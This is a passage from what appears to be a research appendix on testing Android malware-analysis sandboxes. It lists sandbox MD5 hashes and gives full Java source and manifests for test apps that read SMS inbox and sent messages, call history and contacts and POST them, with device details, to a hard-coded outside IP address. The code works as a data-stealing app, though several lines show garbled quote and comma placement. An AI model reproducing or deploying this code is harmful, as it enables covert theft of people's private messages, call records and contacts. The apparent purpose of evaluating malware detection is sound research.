            } catch (IOException e) {
                setErrorMsg("Unable to retrieve web page. URL may be invalid.");
                showErrorMsg();
                return errorMsg;
            }
        }
    }

    private void setDeviceData() {
        paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
        paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
        paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
        paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
        paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
        paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
        paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
    }

    private void showDeviceData() {
```

```
        // Display and store (for sending via HTTP POST query) device information
        txtResults.append("Device: " + Build.DEVICE + "\n");
        txtResults.append("Brand: " + Build.BRAND + "\n");
        txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
        txtResults.append("Model: " + Build.MODEL + "\n");
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }
```

```
    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setSMSInboxData() {

        int colSMSAddress = mCursorInbox.getColumnIndex("address");
        int colSMSBody = mCursorInbox.getColumnIndex("body");
        int colSMSDate = mCursorInbox.getColumnIndex("date");
        int colSMSSeen = mCursorInbox.getColumnIndex("seen");
        int colSMSStatus = mCursorInbox.getColumnIndex("status");
        int colSMSSubject = mCursorInbox.getColumnIndex("subject");


        paramsSMSInboxData.add(new BasicNameValuePair(
                "Number of Inbox Messages," String.valueOf(mCursorInbox.getCount())));

        while (mCursorInbox.moveToNext()) {

            String smsInboxAddress = "BOOMGAARDEN_CORNEY";
            String smsInboxBody = "BOOMGAARDEN_CORNEY";
            String smsInboxDate = "BOOMGAARDEN_CORNEY";
            String smsInboxSeen = "BOOMGAARDEN_CORNEY";
            String smsInboxStatus = "BOOMGAARDEN_CORNEY";

            if(colSMSAddress != -1) {
                smsInboxAddress = mCursorInbox.getString(colSMSAddress);
```

```
    }
    if (colSMSBody != -1) {
        smsInboxBody = mCursorInbox.getString(colSMSBody);
    }
    if (colSMSDate != -1) {
        smsInboxDate = mCursorInbox.getString(colSMSDate);
    }
    if (colSMSSeen != -1) {
        smsInboxSeen = mCursorInbox.getString(colSMSSeen);
    }
    if (colSMSStatus != -1) {
        smsInboxStatus = mCursorInbox.getString(colSMSStatus);
    }


    int smsCounter = mCursorInbox.getPosition();

    if(smsInboxAddress != null) {
        paramsSMSInboxData.add(
          new BasicNameValuePair(String.valueOf(smsCounter) + " Address," smsInboxAddress));
    }
    if (smsInboxBody != null) {
        paramsSMSInboxData.add(
          new BasicNameValuePair(String.valueOf(smsCounter) + " Body," smsInboxBody));
    }
    if (smsInboxDate != null) {
        paramsSMSInboxData.add(
          new BasicNameValuePair(String.valueOf(smsCounter) + " Date," smsInboxDate));
    }
    if (smsInboxSeen != null) {
        paramsSMSInboxData.add(
          new BasicNameValuePair(String.valueOf(smsCounter) + " Seen," smsInboxSeen));
    }
    if (smsInboxStatus != null) {
        paramsSMSInboxData.add(
          new BasicNameValuePair(String.valueOf(smsCounter) + " Status," smsInboxStatus));
    }
}
```

```
    }

    private void showSMSInboxData() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramsSMSInboxData) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
        }

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendSMSInboxData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with SMS Inbox info
            new SendHttpRequestTask().execute(SERVER_URL, "INBOX");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setSMSSentData() {

        int colSMSAddress = mCursorSent.getColumnIndex("address");
        int colSMSBody = mCursorSent.getColumnIndex("body");
        int colSMSDate = mCursorSent.getColumnIndex("date");
        int colSMSStatus = mCursorSent.getColumnIndex("status");

        String smsSentAddress = "BOOMGAARDEN_CORNEY";
```

```
        String smsSentBody = "BOOMGAARDEN_CORNEY";
        String smsSentDate = "BOOMGAARDEN_CORNEY";
        String smsSentStatus = "BOOMGAARDEN_CORNEY";

        paramsSMSSentData.add(new BasicNameValuePair(
                "Number of Sent Messages," String.valueOf(mCursorSent.getCount())));

        while (mCursorSent.moveToNext()) {

            if (colSMSAddress != -1) {
                smsSentAddress = mCursorSent.getString(colSMSAddress);
            }
            if (colSMSBody != -1) {
                smsSentBody = mCursorSent.getString(colSMSBody);
            }
            if (colSMSDate != -1) {
                smsSentDate = mCursorSent.getString(colSMSDate);
            }
            if (colSMSStatus != -1) {
                smsSentStatus = mCursorSent.getString(colSMSStatus);
            }

            int smsCounter = mCursorSent.getPosition();

            if (smsSentAddress != null) {
                paramsSMSSentData.add(
                  new BasicNameValuePair(String.valueOf(smsCounter) + " Address," smsSentAddress));
            }
            if (smsSentBody != null) {
                paramsSMSSentData.add(new    BasicNameValuePair(String.valueOf(smsCounter)    +    "    Body,"
smsSentBody));
            }
            if (smsSentDate != null) {
                paramsSMSSentData.add(new    BasicNameValuePair(String.valueOf(smsCounter)    +    "    Date,"
smsSentDate));
            }
            if (smsSentStatus != null) {
                paramsSMSSentData.add(
```

```
                    new BasicNameValuePair(String.valueOf(smsCounter) + " Status," smsSentStatus));
                }
            }
        }

        private void showSMSSentData() {
            StringBuilder results = new StringBuilder();

            for (NameValuePair pair : paramsSMSSentData) {
                results.append(pair.getName() + ": " + pair.getValue() + "\n");
            }

            txtResults.append(new String(results));
            txtResults.append("\n");
        }

        private void sendSMSSentData() {
            ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
            NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

            // Verify network connectivity is working; if not add note to TextView
            // and Logcat file
            if (networkInfo != null && networkInfo.isConnected()) {
                // Send HTTP POST request to server which will include POST
                // parameters with SMS Inbox info
                new SendHttpRequestTask().execute(SERVER_URL, "SENT");
            } else {
                setErrorMsg("No Network Connectivity");
                showErrorMsg();
            }
        }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.sms" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_SMS"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."SMSMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

N. CALLHISTORY

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	1a247913307a787f05c34e063f1b5643
Andrubis	4aa14572e5fc559eccf5c3dac404d2f4
ApkScan	c39e7e07e5f461137ea27104158f07de
CopperDroid	a371f07d46f93b65c85faf6aedfa2734
Mobile-Sandbox	b422dfd31614c5cd739a1820532b1bc0
SandDroid	b01061fda9ea9b97ab67b59fdabb60bb
TraceDroid	71e78f80f1567caa2f7e5862d5c94685
VisualThreat	1b80c64cbc76cffbfd3225c329bcc1f7

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.callhistory;

import android.content.Context;
import android.database.Cursor;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.provider.CallLog;
import android.support.v7.app.ActionBarActivity;
```

```
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.Date;
import java.util.List;


public class CallHistoryMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_CALLHISTORY";
    private final String SERVER_URL = "http://54.86.68.241/callhistoryv2/test.php";
    private final String SORT_ORDER = String.format("%s DESC LIMIT 10," CallLog.Calls.DATE);
    private String errorMsg;

    private TextView txtResults;
    private Cursor mCursor;

    String number;
    String duration;
    String type;
    String date;
```

```
// Lists used for storing POST data to be sent via HTTP
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsCallHistory = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_call_history_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    // Setup Call Log
    mCursor = getContentResolver().query(CallLog.Calls.CONTENT_URI, null, null, null, SORT_ORDER);

    if(mCursor == null) {
        setErrorMsg("No Call Log Available");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setCallHistory();
        showCallHistory();
        sendCallHistory();
        setErrorMsg("Call History Should be Sent");
        showErrorMsg();
        sendErrorMsg();
    }
}

@Override
protected void onResume() {
    super.onResume();
```

```
    if (mCursor != null) {
        setCallHistory();
        showCallHistory();
        sendCallHistory();
        setErrorMsg("Call History Should be Sent");
        showErrorMsg();
        sendErrorMsg();
    }
}

@Override
protected void onDestroy() {
    mCursor.close();
    super.onDestroy();
}


@Override
public boolean onCreateOptionsMenu(Menu menu) {
    // Inflate the menu; this adds items to the action bar if it is present.
    getMenuInflater().inflate(R.menu.menu_call_history_main, menu);
    return true;
}

@Override
public boolean onOptionsItemSelected(MenuItem item) {
    // Handle action bar item clicks here. The action bar will
    // automatically handle clicks on the Home/Up button, so long
    // as you specify a parent activity in AndroidManifest.xml.
    int id = item.getItemId();

    //noinspection SimplifiableIfStatement
    if (id == R.id.action_settings) {
        return true;
    }

    return super.onOptionsItemSelected(item);
}
```

```
private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
    StringBuilder result = new StringBuilder();
    boolean first = true;

    for (NameValuePair pair : params) {
        if (first)
            first = false;
        else
            result.append("&");

        result.append(URLEncoder.encode(pair.getName(), "UTF-8"));
        result.append("=");
        result.append(URLEncoder.encode(pair.getValue(), "UTF-8"));
    }

    return result.toString();
}

private String sendHttpRequest(String myURL, String postParameters) throws IOException {
    URL url = new URL(myURL);

    // Setup Connection
    HttpURLConnection conn = (HttpURLConnection) url.openConnection();
    conn.setReadTimeout(10000); /* in milliseconds */
    conn.setConnectTimeout(15000); /* in milliseconds */
    conn.setRequestMethod("POST");
    conn.setDoOutput(true);
    conn.setDoInput(true);

    // Setup POST query params and write to stream
    OutputStream ostream = conn.getOutputStream();
    BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

    if (postParameters.equals("DEVICE")) {
        writer.write(buildPostRequest(paramsDevice));
    } else if (postParameters.equals("ERROR_MSG")) {
        writer.write(buildPostRequest(paramsErrorMsg));
```

```
            paramsErrorMsg = new ArrayList<NameValuePair>();
        } else if (postParameters.equals("CALLHISTORY")) {
            writer.write(buildPostRequest(paramsCallHistory));
            paramsCallHistory = new ArrayList<NameValuePair>();
        }

        writer.flush();
        writer.close();
        ostream.close();

        // Connect and Log response
        conn.connect();
        int responseCode = conn.getResponseCode();
        Log.d(DEBUG_TAG, "The response code is: " + responseCode);

        if (responseCode == 200) {
            InputStream istream = conn.getInputStream();
            BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
            String line;
            StringBuilder response = new StringBuilder();

            if (reader != null) {

                while ((line = reader.readLine()) != null) {
                    response.append(line);
                }
                reader.close();
            }
            conn.disconnect();
            return new String(response);
        } else {
            conn.disconnect();
            return String.valueOf(responseCode);
        }
    }

    private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
        // @params come from SendHttpRequestTask.execute() call
```

```
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Call History parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void showDeviceData() {
    // Display and store (for sending via HTTP POST query) device information
    txtResults.append("Device: " + Build.DEVICE + "\n");
    txtResults.append("Brand: " + Build.BRAND + "\n");
    txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
    txtResults.append("Model: " + Build.MODEL + "\n");
    txtResults.append("Product: " + Build.PRODUCT + "\n");
    txtResults.append("Board: " + Build.BOARD + "\n");
    txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

    txtResults.append("\n");

}
```

```
    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Error info
            new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
```

```
    }
}

private void setCallHistory() {
    int colCallNumber = mCursor.getColumnIndex(CallLog.Calls.NUMBER);
    int colCallDate = mCursor.getColumnIndex(CallLog.Calls.DATE);
    int colCallDuration = mCursor.getColumnIndex(CallLog.Calls.DURATION);
    int colCallType = mCursor.getColumnIndex(CallLog.Calls.TYPE);

    paramsCallHistory.add(new BasicNameValuePair(
            "Number of Calls," String.valueOf(mCursor.getCount())));

    while (mCursor.moveToNext()) {

        number = mCursor.getString(colCallNumber);
        duration = mCursor.getString(colCallDuration);
        type = mCursor.getString(colCallType);
        date = mCursor.getString(colCallDate);

        Date formattedDate = new Date(Long.valueOf(date));
        int callCounter = mCursor.getPosition();

        String strCallType = "";

        switch (Integer.parseInt(type)) {

            case CallLog.Calls.OUTGOING_TYPE:
                strCallType = "Outgoing";
                break;

            case CallLog.Calls.INCOMING_TYPE:
                strCallType = "Incoming";
                break;

            case CallLog.Calls.MISSED_TYPE:
                strCallType = "Missed";
                break;
```

```
            }

            paramsCallHistory.add(new BasicNameValuePair(
                    String.valueOf(callCounter) + " Phone Number," number));
            paramsCallHistory.add(new BasicNameValuePair(
                    String.valueOf(callCounter) + " Call Duration," duration));
            paramsCallHistory.add(new BasicNameValuePair(
                    String.valueOf(callCounter) + " Call Type," strCallType));
            paramsCallHistory.add(new BasicNameValuePair(
                    String.valueOf(callCounter) + " Call Date," String.valueOf(formattedDate)));

        }
    }

    private void showCallHistory() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramsCallHistory) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
        }

        txtResults.append(new String(results));
        txtResults.append("\n");
    }

    private void sendCallHistory() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView
        // and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST
            // parameters with Call History info
            new SendHttpRequestTask().execute(SERVER_URL, "CALLHISTORY");
        } else {
            setErrorMsg("No Network Connectivity");
```

```
            showErrorMsg();
        }
    }
}
```

3. Manifest Code

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
    package="com.boomgaarden_corney.android.callhistory" >

    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.READ_CALL_LOG"/>

    <application
        android:allowBackup="true"
        android:icon="@drawable/ic_launcher"
        android:label="@string/app_name"
        android:theme="@style/AppTheme" >
        <activity
            android:name=."CallHistoryMainActivity"
            android:label="@string/app_name" >
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />

                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>

</manifest>
```

O. CONTACTSLIST

1. MD5 Hashes

Malware Analysis Service	MD5 Hash for Submitted APK
Android Sandbox	9dcb8140621da5894627807d8478f3eb
Andrubis	3873d5cacd69251abadf5d78a40a2371
ApkScan	596797682d9d97296fd8e3146e0bce31
CopperDroid	82d4740fc25c8e72a19482cbed8b381b
Mobile-Sandbox	82d61f11aada0469b4738626d90dcc4f
SandDroid	e4bd91747c1704c8dc0aec4ab7878f96
TraceDroid	e3409760ffd073a6c22d0516d1110353
VisualThreat	68c2023df3d245ff983695298016a8cd

2. Main Activity Source Code

```
package com.boomgaarden_corney.android.contactslist;

import android.content.Context;
import android.database.Cursor;
import android.net.ConnectivityManager;
import android.net.NetworkInfo;
import android.os.AsyncTask;
import android.os.Build;
import android.os.Bundle;
import android.provider.ContactsContract;
```

```
import android.support.v7.app.ActionBarActivity;
import android.util.Log;
import android.view.Menu;
import android.view.MenuItem;
import android.widget.TextView;

import org.apache.http.NameValuePair;
import org.apache.http.message.BasicNameValuePair;

import java.io.BufferedReader;
import java.io.BufferedWriter;
import java.io.IOException;
import java.io.InputStream;
import java.io.InputStreamReader;
import java.io.OutputStream;
import java.io.OutputStreamWriter;
import java.io.UnsupportedEncodingException;
import java.net.HttpURLConnection;
import java.net.URL;
import java.net.URLEncoder;
import java.util.ArrayList;
import java.util.List;


public class ContactsListMainActivity extends ActionBarActivity {

    private final String DEBUG_TAG = "DEBUG_CONTACTSLIST";
    private final String SERVER_URL = "http://54.86.68.241/contacts/test.php";

    private final String SORT_ORDER =
         String.format("%s DESC LIMIT 10," ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME);
    private String errorMsg;

    private TextView txtResults;
    private Cursor mCursor;

    private String contactName;
    private String contactPhoneNum;
```

```
private String contactRingTone;
private String contactLastTimeContacted;
private String contactNumTimesContacted;
private String contactEmail;

// Lists used for storing POST data to be sent via HTTP
private List<NameValuePair> paramsDevice = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsErrorMsg = new ArrayList<NameValuePair>();
private List<NameValuePair> paramsContacts = new ArrayList<NameValuePair>();

@Override
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_contacts_list_main);

    txtResults = (TextView) this.findViewById(R.id.txtResults);

    setDeviceData();
    showDeviceData();
    sendDeviceData();

    // Setup Cursor for iterating through contacts
    mCursor = getContentResolver().query(
        ContactsContract.CommonDataKinds.Phone.CONTENT_URI, null, null, null, SORT_ORDER);

    if (mCursor == null) {
        setErrorMsg("No Contact List Available");
        showErrorMsg();
        sendErrorMsg();
    } else {
        setContactsList();
        showContactsList();
        sendContactsList();
        setErrorMsg("Contact List Should be Sent");
        showErrorMsg();
        sendErrorMsg();
    }
}
```

```
    @Override
    protected void onResume() {
        super.onResume();

        if (mCursor != null) {
            setContactsList();
            showContactsList();
            sendContactsList();
            setErrorMsg("Contact List Should be Sent");
            showErrorMsg();
            sendErrorMsg();
        }
    }

    @Override
    protected void onDestroy() {
        mCursor.close();
        super.onDestroy();
    }

    @Override
    public boolean onCreateOptionsMenu(Menu menu) {
        // Inflate the menu; this adds items to the action bar if it is present.
        getMenuInflater().inflate(R.menu.menu_contacts_list_main, menu);
        return true;
    }


@Override
    public boolean onOptionsItemSelected(MenuItem item) {
        // Handle action bar item clicks here. The action bar will
        // automatically handle clicks on the Home/Up button, so long
        // as you specify a parent activity in AndroidManifest.xml.
        int id = item.getItemId();

        //noinspection SimplifiableIfStatement
        if (id == R.id.action_settings) {
```

```
            return true;
        }

        return super.onOptionsItemSelected(item);
    }


    private String buildPostRequest(List<NameValuePair> params) throws UnsupportedEncodingException {
        StringBuilder result = new StringBuilder();
        boolean first = true;

        for (NameValuePair pair : params) {
            if (first)
                first = false;
            else
                result.append("&");

            result.append(URLEncoder.encode(pair.getName(), "UTF-16"));
            result.append("=");
            result.append(URLEncoder.encode(pair.getValue(), "UTF-16"));
        }

        return result.toString();
    }

    private String sendHttpRequest(String myURL, String postParameters) throws IOException {
        URL url = new URL(myURL);

        // Setup Connection
        HttpURLConnection conn = (HttpURLConnection) url.openConnection();
        conn.setReadTimeout(10000); /* in milliseconds */
        conn.setConnectTimeout(15000); /* in milliseconds */
        conn.setRequestMethod("POST");
        conn.setDoOutput(true);
        conn.setDoInput(true);

        // Setup POST query params and write to stream
        OutputStream ostream = conn.getOutputStream();
```

```
BufferedWriter writer = new BufferedWriter(new OutputStreamWriter(ostream, "UTF-8"));

if (postParameters.equals("DEVICE")) {
    writer.write(buildPostRequest(paramsDevice));
} else if (postParameters.equals("ERROR_MSG")) {
    writer.write(buildPostRequest(paramsErrorMsg));
    paramsErrorMsg = new ArrayList<NameValuePair>();
} else if (postParameters.equals("CONTACTS")) {
    writer.write(buildPostRequest(paramsContacts));
    paramsContacts = new ArrayList<NameValuePair>();
}

writer.flush();
writer.close();
ostream.close();

// Connect and Log response
conn.connect();
int responseCode = conn.getResponseCode();
Log.d(DEBUG_TAG, "The response code is: " + responseCode);

if (responseCode == 200) {
    InputStream istream = conn.getInputStream();
    BufferedReader reader = new BufferedReader(new InputStreamReader(istream, "UTF-8"));
    String line;
    StringBuilder response = new StringBuilder();

    if (reader != null) {

        while ((line = reader.readLine()) != null) {
            response.append(line);
        }
        reader.close();
    }
    conn.disconnect();
    return new String(response);
} else {
    conn.disconnect();
```

```
        return String.valueOf(responseCode);
    }

}

private class SendHttpRequestTask extends AsyncTask<String, Void, String> {
    // @params come from SendHttpRequestTask.execute() call
    @Override
    protected String doInBackground(String... params) {
        // params comes from the execute() call: params[0] is the url,
        // params[1] is type POST
        // request to send - i.e., whether to send Device or Contact List parameters.
        try {
            return sendHttpRequest(params[0], params[1]);
        } catch (IOException e) {
            setErrorMsg("Unable to retrieve web page. URL may be invalid.");
            showErrorMsg();
            return errorMsg;
        }
    }
}

private void setDeviceData() {
    paramsDevice.add(new BasicNameValuePair("Device," Build.DEVICE));
    paramsDevice.add(new BasicNameValuePair("Brand," Build.BRAND));
    paramsDevice.add(new BasicNameValuePair("Manufacturer," Build.MANUFACTURER));
    paramsDevice.add(new BasicNameValuePair("Model," Build.MODEL));
    paramsDevice.add(new BasicNameValuePair("Product," Build.PRODUCT));
    paramsDevice.add(new BasicNameValuePair("Board," Build.BOARD));
    paramsDevice.add(new BasicNameValuePair("Android API," String.valueOf(Build.VERSION.SDK_INT)));
}

private void showDeviceData() {
    // Display and store (for sending via HTTP POST query) device information
    txtResults.append("Device: " + Build.DEVICE + "\n");
    txtResults.append("Brand: " + Build.BRAND + "\n");
    txtResults.append("Manufacturer: " + Build.MANUFACTURER + "\n");
    txtResults.append("Model: " + Build.MODEL + "\n");
```

```
        txtResults.append("Product: " + Build.PRODUCT + "\n");
        txtResults.append("Board: " + Build.BOARD + "\n");
        txtResults.append("Android API: " + String.valueOf(Build.VERSION.SDK_INT) + "\n");

        txtResults.append("\n");

    }

    private void sendDeviceData() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();

        // Verify network connectivity is working; if not add note to TextView and Logcat file
        if (networkInfo != null && networkInfo.isConnected()) {
            // Send HTTP POST request to server which will include POST parameters with Device info
            new SendHttpRequestTask().execute(SERVER_URL, "DEVICE");
        } else {
            setErrorMsg("No Network Connectivity");
            showErrorMsg();
        }
    }

    private void setErrorMsg(String error) {
        errorMsg = error;
        paramsErrorMsg.add(new BasicNameValuePair("Error," errorMsg));
    }

    private void showErrorMsg() {
        Log.d(DEBUG_TAG, errorMsg);
        txtResults.append(errorMsg + "\n");
    }

    private void sendErrorMsg() {
        ConnectivityManager                connectMgr                =                (ConnectivityManager)
getSystemService(Context.CONNECTIVITY_SERVICE);
        NetworkInfo networkInfo = connectMgr.getActiveNetworkInfo();
```

```
    // Verify network connectivity is working; if not add note to TextView and Logcat file
    if (networkInfo != null && networkInfo.isConnected()) {
        // Send HTTP POST request to server which will include POST parameters with Error info
        new SendHttpRequestTask().execute(SERVER_URL, "ERROR_MSG");
    } else {
        setErrorMsg("No Network Connectivity");
        showErrorMsg();
    }
}

private void setContactsList() {
    int colContactName = mCursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.DISPLAY_NAME);
    int colContactPhoneNumber = mCursor.getColumnIndex(ContactsContract.CommonDataKinds.Phone.NUMBER);
    int colContactRingTone = mCursor.getColumnIndex(
        ContactsContract.CommonDataKinds.Phone.CUSTOM_RINGTONE);
    int colContactLastTimeContacted = mCursor.getColumnIndex(
        ContactsContract.CommonDataKinds.Phone.LAST_TIME_CONTACTED);
    int colContactNumTimesContected = mCursor.getColumnIndex(
        ContactsContract.CommonDataKinds.Phone.TIMES_CONTACTED);
    int colContactEmail = mCursor.getColumnIndex(ContactsContract.CommonDataKinds.Email.ADDRESS);

    paramsContacts.add(new BasicNameValuePair(
            "Number of Contacts," String.valueOf(mCursor.getCount())));

    while (mCursor.moveToNext()) {
        contactName = mCursor.getString(colContactName);
        contactPhoneNum = mCursor.getString(colContactPhoneNumber);
        contactRingTone = mCursor.getString(colContactRingTone);
        contactLastTimeContacted = mCursor.getString(colContactLastTimeContacted);
        contactNumTimesContacted = mCursor.getString(colContactNumTimesContected);
        contactEmail = mCursor.getString(colContactEmail);

        int contactCounter = mCursor.getPosition();

        if(contactName != null) {
            paramsContacts.add(
              new BasicNameValuePair(String.valueOf(contactCounter) + " Contact Name," contactName));
        }
```

```
            if(contactPhoneNum != null) {
                paramsContacts.add(
                  new BasicNameValuePair(
                  String.valueOf(contactCounter) + " Contact Phone Number," contactPhoneNum));
            }
            if(contactRingTone != null) {
                paramsContacts.add(
                  new BasicNameValuePair(String.valueOf(contactCounter) +
                  " Contact Ring Tone," contactRingTone));
            }
            if(contactEmail != null) {
                paramsContacts.add(
                  new BasicNameValuePair(String.valueOf(contactCounter) + " Contact Email," contactEmail));
            }
            if(contactLastTimeContacted != null) {
                paramsContacts.add(
                  new BasicNameValuePair(String.valueOf(contactCounter) +
                  " Last Time Contacted," contactLastTimeContacted));
            }
            if(contactNumTimesContacted != null) {
                paramsContacts.add(new BasicNameValuePair(
                  String.valueOf(contactCounter)     +     "     Number     Of     Times     Contacted,"
contactNumTimesContacted));
            }

        }
    }

    private void showContactsList() {
        StringBuilder results = new StringBuilder();

        for (NameValuePair pair : paramsContacts) {
            results.append(pair.getName() + ": " + pair.getValue() + "\n");
